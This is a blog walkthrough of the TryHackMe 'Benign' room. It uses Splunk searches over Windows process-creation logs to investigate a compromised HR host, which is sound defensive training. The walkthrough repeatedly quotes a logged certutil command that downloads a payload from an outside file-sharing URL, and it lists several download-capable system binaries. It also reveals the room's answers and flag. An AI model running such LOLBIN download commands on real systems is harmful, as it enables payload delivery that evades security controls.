TryHackMe | Benign: Detecting LOLBIN Abuse With Splunk
Step-by-step walkthrough of the TryHackMe Benign room — using Splunk to detect LOLBIN abuse and investigate a compromised Windows host.

One of the client’s IDS indicated a potentially suspicious process execution indicating one of the hosts from the HR department was compromised. Some tools related to network information gathering / scheduled tasks were executed which confirmed the suspicion. Due to limited resources, we could only pull the process execution logs with Event ID: 4688 and ingested them into Splunk with the index win_eventlogs for further investigation.
About the Network Information
The network is divided into three logical segments. It will help in the investigation.
IT Department
James
Moin
Katrina
HR department
Haroon
Chris
Diana
Marketing department
Bell
Amelia
Deepak
Questions:
How many logs are ingested from the month of March, 2022?
To answer this question we need to set up the Splunk environment. We know that the index is win_eventlogs, so let's filter for that and set the timeframe to Since 3/1/22.

Click to reveal
13959

Imposter Alert: There seems to be an imposter account observed in the logs, what is the name of that user?
Let's list all the usernames to find the imposter. We can do this by using the stats command:index=win_eventlogs
| stats count by UserName
Click to reveal
Amel1a
Which user from the HR department was observed to be running scheduled tasks?
Let's search for schtasks, a tool for managing scheduled tasks, and look at the UserName:
index=win_eventlogs AND ProcessName=*schtasks.exe* | stats count by UserName
Click to reveal
Chris.fort
Which user from the HR department executed a system process (LOLBIN) to download a payload from a file-sharing host.
I searched for LOLBINs that are commonly used to download payloads. The ones that come up most often are certutil, bitsadmin, PowerShell, and curl. So I searched for each of them and found something suspicious under certutil:
index=win_eventlogs AND ProcessName=*certutil*
Click to reveal
haroon
To bypass the security controls, which system process (lolbin) was used to download a payload from the internet?
We can answer this using the information we found above. We have to look at the CommandLine field:
CommandLine: certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exeClick to reveal
certutil.exe
What was the date that this binary was executed by the infected host? format (YYYY-MM-DD)
Again we can answer this using the information we found above. Look at the EventTime:
EventTime: 2022-03-04T10:38:28ZClick to reveal
2022-03-04
Which third-party site was accessed to download the malicious payload?
Again we can answer this using the information we found above. It's visible in the CommandLine field:
CommandLine: certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exeClick to reveal
controlc.com
What is the name of the file that was saved on the host machine from the C2 server during the post-exploitation phase?
This is also visible in the CommandLine:
CommandLine: certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exeClick to reveal
benign.exe

The suspicious file downloaded from the C2 server contained malicious content with the pattern THM{..........}; what is that pattern?
I searched around in Splunk for a bit until I remembered the room guidelines: "we could only pull the process execution logs with Event ID: 4688"
So the easiest method was to just visit the website directly:
Click to reveal
THM{KJ&*H^B0}
What is the URL that the infected host connected to?
I thought there was a C2 connection established using the payload, but I found nothing looking at events after the benign.exe download:
index=win_eventlogs AND HostName="HR_01" earliest="03/04/2022:10:38:28" | sort asc _timeSo I just searched for *http* instead. Only one result came back, and that's when I noticed TryHackMe was actually looking for the domain we found earlier:
CommandLine: certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exeClick to reveal
https://controlc.com/e4d11035
You can find more of my posts and projects here: https://blog.janalhorn.de